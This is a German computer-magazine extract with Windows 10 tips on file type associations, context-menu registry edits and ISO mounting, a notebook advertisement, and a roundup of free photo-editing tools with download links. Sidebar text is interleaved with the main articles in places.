klassischen Desktop zu installieren, wird leider nicht erwähnt. Weitere Apps liefert meistens die beste Lösung. Die Empfehlung im nächsten Fenster kann sehr zufällig sein und enthält diverse Programme, die die betreffende Datei sicher nicht öffnen können. Wählen Sie ein Programm aus, von dem Sie wissen, dass es die betreffende Datei öffnen kann. Sollte das gewünschte Programm nicht angezeigt werden, können Sie es mit der Option *Andere App auf diesem PC suchen* ganz unten in der Liste unter den installierten Programmen finden. Das Kontrollkästchen *Immer diese App zum Öffnen von .xxx-Dateien verwenden* können Sie aktivieren, wenn der unbekannte Dateityp häufiger verwendet wird. Ein solcher Dateityp wird dann immer mit dem ausgewählten Programm ausgeführt.

Es gibt noch eine Möglichkeit, eine Datei mit einem ganz bestimmten Programm zu öffnen. Dies ist besonders dann interessant, wenn Sie etwa mehrere Bildbetrachter oder Office-Pakete installiert haben. Bei Dateien mit bekannten Dateitypen erscheint neben der *Öffnen*-Schaltfläche im Menüband des Explorers unter *Start* ein kleines Dreieck. Darüber können Sie das gewünschte Programm auswählen. Die gleiche Auswahl gibt es auch bei einem Rechtsklick auf eine Datei über den Kontextmenüpunkt *Öffnen mit*. Windows zeigt hier die empfohlenen Programme an und bietet auch eine Möglichkeit, ein neues Standardprogramm einzurichten. Wenn Sie keines für das richtige halten, lassen Sie den Computer nach einem geeigneten Programm durchsuchen.

Standard-Apps nach Dateityp in den Einstellungen auswählen

Über den Link *Standard-Apps nach Dateityp auswählen* unten im Bereich *Apps/Standard-Apps* der Einstellungen legen Sie fest, welche Dateitypen beim Doppelklick im Explorer mit welchen Anwendungen standardmäßig geöffnet werden sollen. Hier fällt auf, dass Windows 10 standardmäßig keine Anwendung zum Öffnen klassischer DOC-Dateien mitliefert, sondern versucht, diese mit dem Editor zu öffnen, was natürlich nicht funktioniert. In früheren Versionen konnte WordPad mit diesem Dateiformat umgehen. Diese Funktion wurde abgeschaltet, da Microsoft sein neues DOCX-Format verbreiten möchte.

Überflüssige Kontextmenüpunkte im Explorer beseitigen

Die Kontextmenüs der verschiedenen Dateitypen sind in der Registry nicht gerade

ISO-Datei brennen oder mounten

Bootfähige CDs, wie Windows-Setup oder Notfall-DVDs, können nicht als Ansammlung von Dateien gebrannt werden, da dann der Bootsektor nicht korrekt geschrieben würde.

Solche CDs werden als ISO-Datei zum Download angeboten, die die komplette Struktur der CD einschließlich aller Ordner und des Bootblocks in einer einzigen Datei enthalten. Windows 10 ist in der Lage, ISO-Abbilder per Doppelklick direkt als Laufwerke im Explorer einzubinden, auch ohne sie auf eine CD zu brennen.

ISO-Datei auf CD brennen


Um eine ISO-Datei auf eine CD zu brennen, klicken Sie mit der rechten Maustaste auf die Datei und wählen im Kontextmenü *Datenträgerabbild brennen*.

Brennen fehlt im Menü

Ist durch ein externes Brennprogramm der Kontextmenüpunkt zum Brennen von ISO-Dateien verlorengegangen, reparieren Sie diesen in der Registry. Legen Sie unter *HKEY_CLASSES_ROOT\Windows.IsoFile\shell\burn* eine Zeichenkette *MUIVerb* an und tragen ein: *%SystemRoot%\System32\isoburn.exe,-351*. Tragen Sie dann im Schlüssel *command* im Parameter (*Standard*) ein: *%SystemRoot%\System32\isoburn.exe „%1“*

Mounten funktioniert nicht


Viele Brennprogramme legen sich selbst als Standard für ISO-Dateien fest. Dadurch geht die Möglichkeit verloren, diese im Explorer als Laufwerk zu mounten. Klicken Sie mit der rechten Maustaste auf eine ISO-Datei, und wählen Sie im Kontextmenü *Öffnen mit*. Wählen Sie im nächsten Dialog den Windows-Explorer, und schalten Sie *Immer diese App zum Öffnen von .iso-Dateien verwenden* ein.



Gemountete ISO-Dateien müssen vor dem Verschieben im Explorer ausgeworfen werden.

leicht zu finden, da sie dort, außer nach Dateiendungen, auch nach Mime-Typen strukturiert sind. Das Tool *ShellMenuView* (auf Heft-DVD) sorgt hier für Übersicht, liest alle statischen Kontextmenüeinträge, und stellt sie übersichtlich dar.

Unerwünschte Kontextmenüpunkte lassen sich mit diesem Tool deaktivieren oder auf erweiterten Modus setzen. Kontextmenüpunkte im erweiterten Modus erscheinen nur, wenn man während des Rechtsklicks die [Umschalt]-Taste gedrückt hält. Dazu



Die Freeware *FileTypesMan* (auf Heft-DVD) bietet noch wesentlich mehr Möglichkeiten, Dateitypen und Standardzuordnungen in Windows einzustellen.

Unbekannte Dateitypen mit dem Editor öffnen

Viele Readme-Dateien von Shareware verwenden die Endungen .lst oder .diz. Dahinter verbergen sich reine Textdateien, aber Windows kennt kein Programm, sie anzuzeigen.


Auch zahlreiche weitere, für Windows unbekannte Dateiformate, wie unter anderem Protokolle und Konfigurationsdateien, liegen in reinem ASCII-Format vor und lassen sich mit einem Texteditor problemlos anzeigen. Allerdings fehlt bei vielen Dateiformaten der Kontextmenüpunkt *Öffnen mit ...* entweder komplett, oder es werden keine geeigneten Programme angeboten.

■ Standard für alle unbekannten Typen

Mit zwei neuen Einträgen in der Registry zeigt Windows in den Kontextmenüs un-

bekannter Dateien automatisch den Eintrag *Bearbeiten* an, der die Datei im Texteditor öffnet.

Legen Sie in der Registry unter *HKEY_CLASSES_ROOT\Unknown\shell* einen neuen Schlüssel namens *Edit* an. Weisen Sie dem Parameter (*Standard*) die Zeichenkette *Bearbeiten* zu und legen unterhalb dieses Schlüssels einen weiteren (Unter-)Schlüssel namens *command* an. Weisen Sie hier dem Parameter (*Standard*) die Zeichenkette *notepad.exe %1* zu. Der Kontexteintrag steht nun zur Verfügung.



Ein neuer Kontextmenüpunkt ermöglicht das Bearbeiten unbekannter Dateien mit dem Editor.

Dateitypuordnungen für HTML und PDF

Ein neuer Mechanismus in Windows 10 setzt die Dateitypuordnungen auf die von Windows vorgegebenen Standardprogramme zurück. So verhindern Sie das:

Sind mehrere Browser oder PDF-Betrachter installiert, kann es leicht passieren, dass die Dateitypuordnung für *.htm, *.pdf, *.svg oder *.xml auf den Microsoft Edge-Browser zurückgesetzt wird, obwohl mindestens ein installiertes Programm mit diesen Standard-Webformaten deutlich besser umgehen könnte.

■ Neue Schlüssel in der Registry

Suchen Sie mit dem Registry-Editor im Schlüssel *HKEY_CLASSES_ROOT* den zum gewünschten Dateiformat gehörigen Unterschlüssel aus der folgenden Liste und

legen dort eine leere Zeichenfolge mit Namen *NoOpenWith* an. Damit verhindern Sie das automatische Zurücksetzen der Dateitypuordnung auf den Microsoft Edge-Browser für dieses Dateiformat.

■ PDF


AppXd4nrz8ff68srh9t5a8sbjyar1cr723

■ HTM, HTML

AppX4hxtad77fbk3jkkeerkrm0ze94wjf3s9

■ XML

AppXcc58vyzkbjs4ky0mxrxf8278rk9b3t



Dieser Registry-Wert verhindert das Zurücksetzen der Standardeinstellung für HTML-Dateien.

wird im Registry-Schlüssel des jeweiligen Kontextmenüpunktes ein leerer *REG_SZ*-Wert mit Namen *Extended* hinzugefügt.

Browse in Adobe Bridge im Kontextmenü entfernen

Hatten Sie irgendwann ein Adobe-Produkt installiert, erscheint in vielen Kontextmenüs im Explorer der Menüpunkt *Browse in Adobe Bridge*. Dieser verschwindet leider nach der Deinstallation der Adobe-Software nicht mehr. Um ihn zu beseitigen, löschen Sie in der Registry unter *HKEY_CLASSES_ROOT\Directory\shell* den Schlüssel *Bridge*.


Anderen Standardbetrachter für HTML-Dateien festlegen

In Windows 10 können sich Firefox oder Chrome nicht mehr selbst zum Standardbrowser erklären, wenn der Benutzer eine entsprechende Einstellung im Browser vornimmt. Man muss den Standardbrowser in den Einstellungen unter *Apps / Standard-Apps / Webbrowser* selbst auswählen.

Der Standardbrowser ist aber nicht unbedingt auch gleichzeitig der Standardbetrachter für lokale HTML-Dateien. Diesen legen Sie in den Einstellungen unter *Apps / Standard-Apps / Standard-Apps nach Dateityp auswählen* fest.

Fehler mit Dateitypuordnungen im Windows-Update KB4462919

Das kumulative Update *KB4462919* (Build 17134.345) vom 9. Oktober zur Windows Version 1803 enthält einen Fehler bei der Zuordnung von Standardprogrammen zu bestimmten Dateitypen. Manche Bilder und Textdateien werden immer mit dem Standardprogramm geöffnet. Benutzereinstellungen werden ignoriert. Das Problem besteht in der aktuellen Windows-Version 1809 nicht mehr, die aber von Microsoft zurückgezogen wurde und deshalb bis jetzt nur von wenigen Anwendern genutzt wird.



In den Einstellungen kann für jeden Dateityp ein Standardprogramm gewählt werden.

„ENDLICH MAL EINEN GRUND, NICHT ZU HATEN.“
Technik-Experte AlexiBexi über das Volks-Notebook

Volks-Notebook

VOLKS-NOTEBOOK PRIMEBOOK U13B weil Highlight-Features nicht teuer sein müssen

- Modellabhängig: Intel® Pentium® Silver N5000 Prozessor mit bis zu 2,7 GHz oder Intel® Celeron® N4000 Prozessor mit bis zu 2,6 GHz
- Betriebssystem für mehr Sicherheit: Windows 10 Home im S Modus inklusive Fingerabdruck-Sensor für passwortlose Anmeldung in Sekundenschnelle
- Mit Office 365 Personal (1-Jahres-Abonnement)¹ perfekt ausgestattet
- Mehr Speed durch Speicherweiterung per M.2 SSD² möglich
- 1270 Gramm leicht und 15,8 mm dünn



 Windows 10

**OFFICE UND WINDOWS:
DAS BESTE DUO FÜR EFFIZIENTES ARBEITEN.**



Entertainment pur dank
Full-HD Touchscreen und
echtem JBL Klang



¹ Aktivierung erforderlich. Office 365 Personal für 12 Monate inklusive. Software ist bereits vorinstalliert. Die Office-Aktivierung ist innerhalb von 6 Monaten nach Aktivierung von Windows möglich. Nach Ablauf muss die Lizenz kostenpflichtig erneuert werden.
² TREKSTOR M.2 SSD Module separat erhältlich.



Schnelle Fotospezialisten

Kleine Spezial-Tools helfen bei der kreativen Arbeit: Sie erledigen knifflige Retuschen mit wenigen Arbeitsschritten. So muss der Fotokünstler nicht auf komplizierte Techniken im Photoshop zurückgreifen. ■ JÖRN-ERIK BURKERT

Bildbearbeitungen sind sehr leistungsfähig und erlauben individuelle Ergebnisse. Bei diesem Prozess ist Hintergrundwissen und Erfahrung notwendig. Manche dieser Aufgaben sind schneller mit speziellen Tools realisiert. Diese helfen mit Automatikfunktionen beim Erstellen der Effekte und Verbesserungen. Die Fotowerkzeuge sind für den Windows-Desktop, mobile Geräte und im Webbrowser verfügbar.

Caesium: optimale Kompression für Fotos im JPEG-Format

Trotz schnellem Internet sind große JPEG-Bilder oft eine Bremse im Netz. Das kann die eigene Webseite sein, oder Bilderdienste haben Beschränkungen bei den Dateigrößen. Mit *Caesium* ist die Komprimierung sehr einfach. Das Tool analysiert die Motive und versucht, die beste Qualität bei kleiner Dateigröße zu erzeugen. Dazu lassen sich

Einzelbilder oder Ordner mit Dateien laden. Per Schieberegler wird die Qualität reguliert. Die Vorschau zeigt die finalen Bilder vor dem Speichern. Getroffene Einstellungen lassen sich als Profil speichern und später wieder abrufen.

FastStone Photo Resizer: Fotos auf große Formate skalieren

Ältere Kameras bieten nicht immer optimale Auflösungen. Das gilt vor allem, wenn man ein Fotobuch oder einen Kalender zum Verschenken in großem Format gestalten will. Die Bilder lassen sich mit speziellen Verfahren in hoher Qualität auf das passende Format vergrößern. Der *FastStone Photo Resizer* ist so ein Gratis-Tool zum Skalieren. Es kann mit Hilfe einer Stapelverarbeitung auch gleich mehrere Fotos automatisch bearbeiten und besitzt zahlreiche nützliche Zusatzfunktionen.

Im Hauptfenster links navigieren Sie zum Verzeichnis mit den Motiven. Wählen Sie die Datei zum Skalieren aus, und fügen Sie sie mit dem *Add*-Knopf zur Liste rechts hinzu. Unterhalb dieses Bereichs sehen Sie die Optionen. Dort bestimmen Sie über *Output format* das Dateiformat für die konvertierten Bilder. Darunter findet man den Zielordner zum Speichern. Aktivieren Sie die Checkbox *Use Advanced Options*, um die Skalierungsfunktion zum Vergrößern zu nutzen. Öffnen Sie mit dem *Advanced Options*-Knopf das Fenster mit den Einstellungen. Im Reiter *Resize* klicken Sie die Checkbox vor dem gleichnamigen Eintrag an. Das Programm zeigt im Anschluss alle verfügbaren Funktionen. Die Größe des Zielbilds bestimmen Sie wahlweise Pixelgenau, prozentual, als Druckgröße oder anhand einer Bildseite. In den meisten Fällen ist die Angabe in Prozent die einfachste

Methode. Klicken Sie das Feld *In Percentage* an, und geben Sie im Feld darunter die Größe ein. Die Option *Filter* bestimmt das Verfahren für die Skalierung in das große Format. Abhängig vom Inhalt des Bildes sorgen die Voreinstellung *Lanczos 3 (Default)*, *Lanczos 2 (Sharper)* oder *Nearest* für sehr gute Ergebnisse beim Vergrößern. Die optimale Methode findet man durch Probieren und Vergleichen der erzeugten Bilder. Auf den anderen Reitern finden Sie Werkzeuge, um Beschreibungstexte einzufügen, Wasserzeichen über das Motiv zu legen oder zum Hinzufügen eines Rahmens zum Bild.

Tipp: Mit dem Programm *Watermark Image* können Sie Ihre Fotos mit Wasserzeichen versehen. Das Tool hilft bei der Platzierung und arbeitet wahlweise mit Text oder einer Grafik. Bei Nutzung des PNG-Formats werden auch Transparenzinformationen einbezogen.

Microsoft ICE 2.0: Panoramen nahezu automatisch erstellen

Das Zusammensetzen von Einzelbildern bei Panoramaaufnahmen ist mit dem Programm von Microsoft kinderleicht. Die Bilder laden und dem eingebauten Assistenten einfach folgen. Das Programm nimmt vollautomatisch die Erkennung des Fotos vor und ordnet diese passend an. Für die optimale Darstellung gibt es unterschiedliche Projektionsarten. Damit werden Verzerrungen im Bild entfernt. Über die Vorschau kann der Anwender die Modi ausprobieren. Highlight der Version 2.0 ist das automatische Füllen von fehlenden Bildbereichen. ICE 2.0 erkennt die schwarzen Bereiche und berechnet dafür passenden Inhalt.

Tipp: In Microsoft ICE 2.0 existiert eine Funktion, um aus Videoaufnahmen ein Panorama zu erzeugen. Bei diesem Arbeitsschritt lassen sich Personen oder Fahrzeuge definieren, die im finalen Bild immer wieder erscheinen sollen. Das Feature erlaubt die Gestaltung von ausgefallenen Fotomontagen.

Topaz Studio: mit mitgelieferten Vorlagen schnell zum Ergebnis

Nach dem Laden des Web-Installers von Topaz Labs (www.topazlabs.com) im Bereich *Topaz Studio/Start a Trail* installieren Sie über das Internet die Software. Für die Nutzung ist ein Konto beim Hersteller notwendig. Die Anmeldung dort ist gratis. Danach steht die Basis-Version von *Topaz Studio* zur freien Nutzung zur Verfügung. Über das

Mini-Workshop: Tilt-Shift-Effekte ganz einfach

Mit *TiltShift Easy* (www.tomyo.org) entstehen Miniaturlandschaften aus passenden Motiven. Das Tool erzeugt Mini-Szenen mit Hilfe von Tiefenunschärfe.

1 Das Bild laden

Nach dem Start öffnen Sie per Drag'n'Drop ein Foto oder Sie nutzen den Knopf *Bild laden*. Damit der Tilt-Shift-Effekt gelingt, nutzen Sie Fotos von Bahnhöfen, Stadtansichten mit Menschen oder einem Hafen mit Schiffen. Wichtig: Es sollten unbedingt viele Objekte im Vordergrund des Bildes zu sehen sein.



TiltShift Easy ist eine einfache Möglichkeit, den gleichnamigen Effekt auf Fotos anzuwenden.

2 Erste Schritte

Sie sehen den Effekt im Vorschaufenster. In diesem Bereich sehen Sie auch die Marker für die Einstellungen. Die grüne Linie indiziert das Zentrum des Effekts und die roten Linien die Bereiche für den Weichzeichner-Effekt. Die Linien deaktivieren Sie mit der Schaltfläche *Marker ausblenden*. Im Dropdown-Menü *Tilt-Shift-Effekt* wählen Sie die Ausrichtung. Das Programm bietet für den Effekt die Möglichkeiten horizontal, vertikal und radial.

3 Den Effekt anpassen

Die Regler im rechten Fensterbereich bestimmen die Wirkung des Tilt-Shift-Effekts. Darunter finden die Einstellungen für Position und Winkel des Effekts. *Hintergrund Blur* bestimmt die Stärke des Weichzeichners. Mit *Vordergrund Bloom* lassen sich die Bereiche oberhalb der roten Linie aufhellen und der Miniatureffekt verstärken. Zum Vergleich mit dem Ausgangsfoto klicken Sie auf den Knopf *Original anzeigen*.

Hauptfenster in der Mitte mit dem Symbol *Open* laden Sie ein Bild oder ziehen es aus dem Ordner mit der Maus in diesen Bereich. Links finden Sie Vorgaben für die Veränderung des Fotos. Klicken Sie auf eine Rubrik, dann finden Sie weitere Einträge mit Optionen. Die Anpassung nehmen Sie über die Regler in der rechten Leiste unten vor. Die Effekte von Topaz Studio lassen sich kombinieren und wie Ebenen übereinanderlegen. Mit dem Regler *Opacity* stellen Sie die Wirkung des aktiven Effekts ein. Das neue Bild mit dem Ausgangsmotiv vergleichen Sie mit der Schaltfläche *Original*. Rechts finden Sie die Optionen für einen Splitscreen, über den Sie in einem Bereich das ursprüngliche Foto, und im anderen die bearbeitete Version sehen.

Gimp: arbeitet mit Photoshop-Dateien und integrierten Ebenen

Die freie Bildbearbeitung *Gimp* wird durch die Open-Source-Community entwickelt und soll ein Ersatz für Adobe Photoshop sein. Deswegen kann das Programm auch Dateien im PSD-Format öffnen. In der aktuellen Version werden fast alle Informationen übernommen. Neben den Ebenen

sind das Gruppen und auch Masken. Nach dem Öffnen hat man Zugriff auf die Elemente in der Ebenenpalette. Die Informationen zur *Deckkraft* (Transparency) einer Ebene erkennt Gimp. Anders ist es bei den Photoshop-Einstellungen für *Fläche*. Diese übernimmt Gimp beim Import nicht. Als Workaround kann man die Ebenen-Transparenz anpassen und einen ähnlichen Effekt erzielen.

Photoshop kennt *Smartobjets*. Angewendete Filter für diese Ebenen lassen sich nachträglich in Photoshop ändern. Beim Dateielexport schreibt *Adobe Photoshop* diese Elemente als vorberechnete Ebenen. Diese werden von Gimp erkannt. Sie lassen sich aber nicht wie bei *Adobe Photoshop* nachträglich verändern oder die vorhandenen Filtereinstellungen anpassen. Die Inhalte von Textebenen in PSD-Dateien werden durch Gimp ignoriert. Sie werden als leeres Element geladen. Layer mit Texten sollten deswegen vor dem Schreiben der Datei in eine Rasterebene umgewandelt werden. Diese erkennt *Gimp* ohne Probleme. Die Nachbearbeitung des Textes ist in diesem Fall nicht möglich. *Adobe Photoshop* bietet die Speicherung von Projekten mit Ebenen-

Spezielle Foto-Apps

Mit Apps für Smartphones oder Tablets lassen sich auch unterwegs Aufnahmen perfektionieren.



Open Camera

Kamera-App mit vielen Einstellungen bei Belichtung, Mehrfachaufnahmen für HDR und Spezialmodi, etwa Makro oder Porträt.



Prisma Photo Editor

Mit dieser Software verwandelt man Bilder in Kunstwerke. Die App bietet dazu verschiedene Modi und über 800 Filter an.



Adobe Lightroom

Mit der Gratis-Version verwalten Sie Ihre Bilder, entwickeln RAW-Fotos und verbessern diese.



LightX Photo Editor

Die App hilft bei der Manipulation von Bildern. Freistellen, Farbanpassungen oder die Kompositionen mehrerer Fotos sind möglich.




Google Snapseed

Der Werkzeugkasten zur Foto-Anpassung. Die App bietet eine breite Palette für die schnelle Bildbearbeitung auf einem mobilen Gerät.



Rasterbator erzeugt feine Dots, um beim Posterdruck optimale Ergebnisse für die Darstellung von Fotos zu ermöglichen.



FotoSketcher verwandelt Motive in Kunstwerke. Das können Aquarell, Ölbild oder Zeichnungen sein.

informationen als TIF-Datei. Beim Öffnen in Gimp werden die Daten nicht interpretiert. Man sollte beim Datenaustausch immer auf das PSD-Format setzen.

Tipp: Wenn Sie keinen Zugriff auf Ihre Software haben und eine PSD-Datei mit Ebeneninformationen bearbeiten wollen, können Sie diese Änderungen im Webbrowser vornehmen. Öffnen Sie die Photopea-Seite (www.photopea.com). Dort steht ein umfangreiches Set an Werkzeugen bereit. Die Online-Software öffnet neben PSD-Files auch Dokumente im Gimp- und Sketch-Format.

mrViewer: Bildsequenzen abspielen

Das Programm ist ein Player zur Wiedergabe von Videos und Animations-Sequenzen aus Einzelbildern. Zum Öffnen einer Datei klicken Sie mit der rechten Maustaste in das Programmfenster. Über das File-Menü haben Sie Zugriff auf Bilder, Videos und Bildsequenzen. Mit Hilfe der Player-Elemente unten spielen Sie Clips oder eine Bildreihe

ab. Die Wiedergabe der Sequenzen ist besonders bei Timelaps-Aufnahmen interessant. Hier werden über eine längere Zeit Fotos aus der gleichen Position geschossen. Damit lassen sich Wolkenbewegungen visualisieren oder damit Veränderungen bei Projekten wie Baustellen in Minifilmen zusammenfassen. Diese Serien lassen sich mit mrViewer einfach abspielen. OpenEXR-Format in Photoshop OpenEXR-Dateien werden gern bei 3D-Projekten geschrieben. Die Programme sichern dabei Farbe, Helligkeit, Schatten und auch Tiefenangaben in verschiedenen Kanälen. Diese lassen sich später im Compositing zusammensetzen. Bei älteren Versionen von Photoshop werden die Informationen zu den Kanälen nicht als Ebenen geladen. Mit den Erweiterungen *Exr-IO* oder *ProExr* wird das Adobe-Programm mit der Funktionalität nachgerüstet. *Exr-IO* wird per Installer eingespielt. Bei *ProExr* müssen Sie die Dateien, abhängig vom Betriebssystem bzw. Photoshop-Installation, als 32- bzw. 64-Bit-Version in den Plug-In-Ordner von

Photoshop kopieren. Von ProEXR existieren auch Versionen für *Adobe Premiere*, *Adobe AfterEffects* und *Nuke*.


FotoSketcher: Kunstwerke aus Fotografien erzeugen

Ölgemälde, Aquarell oder surreale Kunst erstellen Sie mit *FotoSketcher*. Nach dem Start sehen Sie das Hauptfenster mit dem Original und dem späteren Kunstwerk. Für die Bearbeitung gehen Sie ins Menü *Bearbeiten/Einstellungen*. Im nächsten Fenster wählen Sie unter *Zeichenstil* im Menü den gewünschten Modus.

Über die Regler für die Einstellungen passen Sie die Wirkung des Effekts an. Die Änderungen sehen Sie unten in der Vorschau. Mit *Zeichne!* starten Sie die Transformation. *FotoSketcher* berechnet das neue Bild. Über das Datei-Menü speichern Sie das Ergebnis oder drucken das neue Bild aus. Unter *Bearbeiten* finden Sie Werkzeuge zum Drehen eines Fotos oder auch eine Automatikfunktion zum Anpassen von Helligkeit bzw. Kontrast.



Mit der Bildbearbeitung **Gimp** öffnen und bearbeiten Sie Photoshop-Dateien mit Ebenen.



Mit der Browser-Lösung **Photopea** ist die Arbeit mit PSD-Dateien mit Ebenen möglich.

Übersicht: Spezial-Tools für die Fotobearbeitung

Programm	Spezialfunktion	Internet
Caesium	JPEG-Komprimierung	https://saerasoft.com/caesium/
CopyTrans HEIC for Windows	HEIC-Bilder in Windows nutzen	https://www.copytrans.net/copytransheic/
Exr-IO	Photoshop-Plug-in für EXR-Dateien	https://www.exr-io.com/
FastStone Resizer	Bilder skalieren	http://faststone.org/FSResizerDetail.htm
FotoSketcher	Verfremdung mit Kunststilen	https://fotosketcher.com
Gimp	Fotobearbeitung	https://www.gimp.org/
Microsoft ICE 2.0	Panorama-Programm	https://tinyurl.com/ybjptp2x
mrViewer	Anzeigeprogramm für Video und Bildsequenzen	https://sourceforge.net/projects/mrviewer/files/latest/download
Photopea	Fotobearbeitung für den Webbrowser	https://www.photopea.com
ProEXR	Photoshop-Plug-in für EXR-Dateien	http://www.fnordware.com
Rasterbator	Poster-Generator	https://rasterbator.net
RAWTherapie	RAW-Bilder entwickeln	https://rawtherapee.com
TiltShift Easy	Effekte für Minilandschaften	http://www.tomyo.org/TiltShiftEasy.php
Topaz Studio	Bildbearbeitung	https://topazlabs.com/studio
Watermark Image Free	Wasserzeichen in Fotos einfügen	https://www.watermark-image.com/download.aspx

Rasterbator: Bilder für den Posterdruck

Beim genaueren Hinsehen bei sehr großen Werbepostern sieht man viele feine Punkte. Mit Hilfe der farbigen Raster lassen sich Fotos auf sehr große Formate skalieren und erscheinen aus der Ferne wie ein riesiges Foto. Mit Hilfe von **Rasterbator** können Sie so einen Effekt in eigener Regie gestalten. Kleine Bilder lassen sich damit schnell auf ein großes Format aufpumpen und das erzeugte PDF drucken. Das Programm fragt nach dem Start nach der Sprache für die Oberfläche und danach wählt der Nutzer das Bild aus. Im folgenden Fenster wird die Größe des vergrößerten Bildes definiert. Dabei gibt es Vorgaben wie A4 oder A3 und man kann manuell die Größe festlegen. Im Menü neben den Standardgrößen kann man die Ausrichtung wählen. Rasterbator verteilt das vergrößerte Bild automatisch auf mehrere A4-Blätter und speichert diese in einem PDF. Soll ein Bild als Poster gedruckt werden, stellen Sie in Schritt 3 bei Blätter die Eingabe auf den Wert 1. Bei Schritt 4 definieren Sie die Größe der Dots für das Raster. Bei

sehr großen Postern sollte da der Wert nicht unter 3 Millimeter stehen. Beim Farbmodus haben Sie die Wahl zwischen Original und Schwarz-Weiß. Zusätzlich gibt es die Möglichkeit, über *Benutzerdefinierte Farbe* einen Druck mit dem gewählten Farbton auf Weiß zu erzeugen. Im letzten Arbeitsschritt starte man mit *Hochrechnen*. Nach Abschluss des Skalierungsvorgangs beenden Sie das Programm. Gleichzeitig wird das erzeugte Druck-PDF im voreingestellten Viewer zur Prüfung angezeigt.

Neben der Desktop-Version gibt es auf der Homepage des Projekts (www.rasterbator.net) eine erweiterte Variante des Programms. Mit *Create your Poster* starten Sie die Gestaltung des Posters. Später laden Sie Ihr Motiv auf die Webseite oder benutzen zum Test ein angebotenes Bild.

Mit Hilfe der Einstellungen und der Vorschau passen Sie das Ergebnis an. Speichern Sie nach der Erstellung das erzeugte PDF. Sie finden die Datei im voreingestellten Download-Verzeichnis. Die Online-Version stellt bei den Ausgabeoptionen (Output) ne-

ben den Dots für die Rasterung auch andere Formen zur Verfügung. Als Alternative zu den Rasterbildern erzeugt der Service auch Mosaikbilder.

Tipp: Gute Ergebnisse mit **Rasterbator** erzeugen Sie bei Motiven mit zusammenhängenden Farbflächen. Bei Fotos können Sie diesen Effekt mit dem **PhotoSketcher** erzeugen. Benutzen Sie dafür *Gemälde 1 (Aquarell)* im Menü *Einstellungen*. Speichern Sie das Ergebnis, und nutzen Sie dieses Bild in **Rasterbator**.

CopyTrans HEIC: Apple-Bilder lesen

